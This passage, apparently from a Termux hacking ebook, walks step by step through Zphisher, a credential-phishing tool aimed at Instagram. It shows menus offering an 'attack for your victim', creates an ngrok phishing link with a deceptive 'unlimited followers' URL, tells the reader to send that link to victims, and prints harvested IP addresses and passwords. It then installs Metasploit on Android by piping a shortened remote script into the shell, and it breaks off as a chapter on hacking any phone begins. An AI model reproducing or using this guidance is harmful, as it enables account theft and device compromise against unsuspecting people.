
After the installation is done you can directly use the below command or if you are using this tool second time then you need to change your directory to the zphisher folder. Type the Below command To Run the Zphisher tool

```
bash zphisher.sh
```

Step 2:

Now you will see the main menu of the Zphisher tool. Now You have to Select The Name of Social media like Facebook, Instagram. To select a social media you have to type the number before it and Press Enter. In this post, I am selecting Instagram.


Type 2 to select Instagram.



```
 ______      _     _     _
|___  /     | |   (_)   | |
   / / _ __ | |__  _ ___| |__   ___ _ __
  / / | '_ \| '_ \| / __| '_ \ / _ \ '__|
 / /__| |_) | | | | \__ \ | | |  __/ |
/_____| .__/|_| |_|_|___/_| |_|\___|_|
      | |
      |_|                Version : 2.1

[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]

[01] Facebook      [11] Twitch       [21] DeviantArt
[02] Instagram     [12] Pinterest    [22] Badoo
[03] Google        [13] Snapchat     [23] Origin
[04] Microsoft     [14] Linkedin     [24] DropBox
[05] Netflix       [15] Ebay         [25] Yahoo
[06] Paypal        [16] Quora        [26] Wordpress
[07] Steam         [17] Protonmail   [27] Yandex
[08] Twitter       [18] Spotify      [28] StackoverFlow
[09] Playstation   [19] Reddit       [29] Vk
[10] Tiktok        [20] Adobe        [30] XBOX
[31] Mediafire     [32] Gitlab       [33] Github

[99] About         [00] Exit

[-] Select an option : 2
```

Step 3:

Now you can select any option you want, it depends upon your social engineering tactics All the options are Really incredible, for simple Instagram hacking, You can **select the first option(1) and press Enter.**




```
 ______      _     _     _
|___  /     | |   (_)   | |
   / / _ __ | |__  _ ___| |__   ___ _ __
  / / | '_ \| '_ \| / __| '_ \ / _ \ '__|
 / /__| |_) | | | | \__ \ | | |  __/ |
/_____| .__/|_| |_|_|___/_| |_|\___|_|
      | |
      |_|                Version : 2.1

[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]

[01] Facebook        [11] Twitch         [21] DeviantArt
[02] Instagram       [12] Pinterest      [22] Badoo
[03] Google          [13] Snapchat       [23] Origin
[04] Microsoft       [14] Linkedin       [24] DropBox
[05] Netflix         [15] Ebay           [25] Yahoo
[06] Paypal          [16] Quora          [26] Wordpress
[07] Steam           [17] Protonmail     [27] Yandex
[08] Twitter         [18] Spotify        [28] StackoverFlow
[09] Playstation     [19] Reddit         [29] Vk
[10] Tiktok          [20] Adobe          [30] XBOX
[31] Mediafire       [32] Gitlab         [33] Github

[99] About           [00] Exit

[-] Select an option : 2

[01] Traditional Login Page
[02] Auto Followers Login Page
[03] 1000 Followers Login Page
[04] Blue Badge Verify Login Page

[-] Select an option : 1
```

Step 4:

Important: Please Turn On your �� Hotspot Else Ngrok will not generate any Link and the tool will be automatically closed.

Step 5:

Now here you have to **select a port forwarding method** if you select one it will create a phishing link that will work only on your Wi-Fi also the third option is not working for some reason but it will be fixed soon for now **you just have to select the second**




```
ZPHISHER 2.1

[01] Localhost [For Devs]
[02] Ngrok.io  [Best]

[-] Select a port forwarding service : 2
```

select 2

option and it will work perfectly.

Step 6:


Here you will see your Link is Generated and you just have to copy the link and send it to the Victim, Keep in mind that you have to copy the full link, see the below picture for the reference



```
ZPHISHER 2.1
[-] URL 1 : https://93e2ae400027.ngrok.io
[-] URL 2 : http://get-unlimited-followers-for-instagram@93e2ae400027.ngrok.io
[-] Waiting for Login Info, Ctrl + C to exit...
```

You can send any one link to your victim

Step 7:



```
2.1
[-] URL 1 : https://93e2ae400027.ngrok.io
[-] URL 2 : http://get-unlimited-followers-for-instagram@93e2ae400027.ngrok.io
[-] Waiting for Login Info, Ctrl + C to exit...

[-] Victim IP Found !

[-] Victim's IP : 106.204.253.158
106.204.253.158

[-] Saved in : ip.txt

[-] Login info Found !!

[-] Account : i_am_hacker

[-] Password :  justhackit

[-] Saved in : usernames.dat

[-] Waiting for Next Login Info, Ctrl + C to exit.
```

Now, Wait, when the victim will click on the link he will be prompted the fake Instagram page and when the victim will fill the information and click on the login button You will get the Username and password of the victim at your termux. To Close the Tool you have to Press **CTRL + Capital C to Exit**.

Happy Hacking!!

Chapter 9

Introduction To Metasploit: Installing Metasploit [No root].

In this chapter, we are going to learn how we can set up Metasploit 6 on our android phones using termux without rooting the phone.

What is Metasploit?

Metasploit is a framework written in RUBY for penetration testing purposes in ethical hacking as well as in unethical hacking.

Termux Emulator: In Linux, we have a terminal to run the commands similarly for Android devices we have termux used as a terminal emulator. It allows us to install a minimal package using the package manager.

Installing Metasploit 6 on Android using Termux:


Following are the steps to install Metasploit 6 On Android Phone Using Termux:

Step 1: If you have not installed termux then install it from the play store.


Step 2: Run the following command :

```
$ apt update
```

$ apt upgrade -y



```
Subscribing to additional repositories:

 * Root:     pkg install root-repo
 * Unstable: pkg install unstable-repo
 * X11:      pkg install x11-repo

Report issues at https://termux.com/issues

$ apt update
Ign:2 https://dl.bintray.com/grimler/game-packages-24 games InRelease
Get:1 https://packages.termux.org/apt/termux-main stable InRelease [14.0 kB]
Ign:3 https://dl.bintray.com/grimler/science-packages-24 science InRelease
Err:4 https://dl.bintray.com/grimler/game-packages-24 games Release
  403  Forbidden
Err:5 https://dl.bintray.com/grimler/science-packages-24 science Release
  403  Forbidden
Get:6 https://packages.termux.org/apt/termux-main stable/main aarch64 Packages [285 kB]
0% [6 Packages store 0 B]
```




```
e a Release file.
N: Metadata integrity can't be verified, repository is disabled now.
N: Possible cause: repository is under maintenance or down (wrong sources.list URL?).
$ apt upgrade -y
```

Step 3:

Install the required packages using this command:

$ pkg install wget curl openssh git -y




```
Reading state information... Done
Calculating upgrade... Done
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
$ pkg install wget curl openssh git
```

Step 4:

Now we need to install nucurses utility programming library

$ apt install ncurses-utils




```
|        .. ..=++.|
|       .+o.o++. .|
+----[SHA256]-----+
$ apt install ncurses-utils
```

Step 5:

We have full filled all the necessary requirements for Metasploit 6. Now run only single command to install Metasploit 6:

$ source <(curl -fsSL https://kutt.it/msf)



```
Preparing to unpack .../ncurses-utils_6.2.20200725-6_aarch64.deb ...
Unpacking ncurses-utils (6.2.20200725-6) ...
Setting up ncurses-utils (6.2.20200725-6) ...
$ source <(curl -fsSL https://kutt.it/msf)
```

Or You can use manual process using these commands:

```
$ pkg install wget
$ wget https://raw.githubusercontent.com/gushmazuko/metasploit_in_termux/master/metasploit.sh
$ chmod +x metasploit.sh
$ ./metasploit.sh
```

Note: You need 1GB-2GB space in the device for installing this framework.

Downloading starts as shown below:

Metasploit 6 is successfully installed on your device you can check it using the below command:

```
$ metasploit
```

Chapter 10

How To Hack Any Android Phone, PC/Mac: Have Access To All Information On the Device.

Have you ever wondered how people's phones are hacked, spyed on and taken over? Well in this chapter I am going to show you how it's done.

Requirements

1). Android 5.0 You would need a smartphone greater than Android 5.0

2). TermuX Android App (Download it from Play Store

3). Installed Metasploit Framework in TermuX. See previous Chapter.

4). Active Internet/WiFi Connection

5). TermuX should be allowed to use External Storage (For this only enter this command only at once: "termux-setup-storage")

6). MiXplorer (For signing APK file, Download it from UpToDown Website)

7). MiX Signer (APK Signer for MiXplorer, Download it from Play Store)

8). (Recommended) Use Hacker`s Keyboard for entering commands in TermuX easily. Might not really be necessary.

